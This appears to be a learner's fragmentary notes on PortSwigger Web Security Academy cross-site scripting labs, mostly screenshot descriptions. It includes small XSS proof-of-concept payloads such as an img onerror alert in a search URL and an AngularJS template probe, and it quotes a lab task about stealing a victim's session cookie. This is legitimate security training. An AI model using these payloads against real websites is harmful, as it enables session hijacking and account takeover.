❖ Exploiting cross-site scripting to steal cookies



The screenshot shows a Windows desktop environment with a browser window open to the PortSwigger Web Security Academy. The URL in the address bar is <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>. The browser has multiple tabs open, including one for 'Reflected XSS into a template'. The main content area displays the 'Lab: Exploiting cross-site scripting to steal cookies' page. On the left, there's a sidebar with a navigation tree for XSS topics. A note at the top of the page states: 'This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim's session cookie, then use this cookie to impersonate the victim.' Below this, a 'Note' section says: 'To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.' There's also a note about alternative solutions using Burp Collaborator. A 'TRY FOR FREE' button for Burp Suite is visible on the right. The taskbar at the bottom shows various pinned icons and the system clock.



The screenshot shows a Windows desktop environment with a browser window open to the WebSecurityAcademy.net website. The URL in the address bar is <https://daef006a04be2d648493c33700d80086.web-security-academy.net>. The main content area displays the 'Exploiting cross-site scripting to steal cookies' page. The header includes the 'WebSecurity Academy' logo. Below the header, there's a 'Back to lab description' link. At the bottom of the page, there's a 'Home | My account' link. The central part of the page features a large image of a woman in a dynamic pose against a blue background. The taskbar at the bottom shows various pinned icons and the system clock.



- Need pro version to use burpsuit collaboration tab, due to that reason can't continue and solve this lab



❖ Exploiting cross-site scripting to capture passwords






- Need pro version to use burpsuit collaboration tab, due to that reason can't continue and solve this lab

❖ Exploiting XSS to perform CSRF





❖ Reflected XSS with AngularJS sandbox escape without strings

The screenshot shows a Firefox browser window with multiple tabs open, including "Reflected XSS" and "Exploiting XSS". The main content area displays a blog search results page from "WebSecurity Academy". The URL is https://0a370061037104a0803ab75c001a00bd.web-security-academy.net/. The search bar contains the payload '->'. Below the search bar, there is a large image of a laptop screen displaying binary code (0s and 1s) and two small white figures. The status bar at the bottom shows the URL https://0a370061037104a0803ab75c001a00bd.web-security-academy.net/post?postId=5.

The screenshot shows the browser's developer tools with the "Elements" tab selected, displaying the raw HTML source code of the page. The search bar in the developer tools also contains the payload '->'. The code highlights the injected script in the search results section. The status bar at the bottom shows the URL https://0a370061037104a0803ab75c001a00bd.web-security-academy.net/?search=->.



WebSecurity Academy

Reflected XSS with AngularJS sandbox escape without strings

LAB Not solved

[Back to lab description](#)

Home

0 search results for '-alert(1)-'>

CrackTheHack

Search

< Back to Blog



W Academy

This time, search with: G b o W ⚡ ⌂ ⌂

Home

0 search results for CrackTheHack

Search the blog...

Search

< Back to Blog





Reflected XSS with AngularJS sandbox escape without strings

LAB Not solved

[Back to lab description >](#)

Home

0 search results for {{value}}


Search the blog...



Search

< Back to Blog



❖ Reflected XSS with AngularJS sandbox escape and CSP

A screenshot of a Windows desktop environment showing the browser developer tools with the "view-source" tab selected. The address bar shows the URL "https://0a73000703ae356c80efa85b00fa0067.web-security-academy.net/?search=%3E%3Cimg+src%3Dx+onerror%3Dalert(1)%3B". The page content is the source code of the "Blog" page. Line 49 shows the reflected XSS payload ">". The browser's taskbar at the bottom shows various pinned icons and the system tray indicates the date and time as 5:01 PM on 2/23/2024.



The screenshot shows a web browser window with several tabs open, including "Reflected XSS with AngularJS", "Exploit Server: Reflected XSS", "Stored XSS into onclick event", and "Reflected XSS into a JavaScript". The main content area displays exploit details:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```


Body:

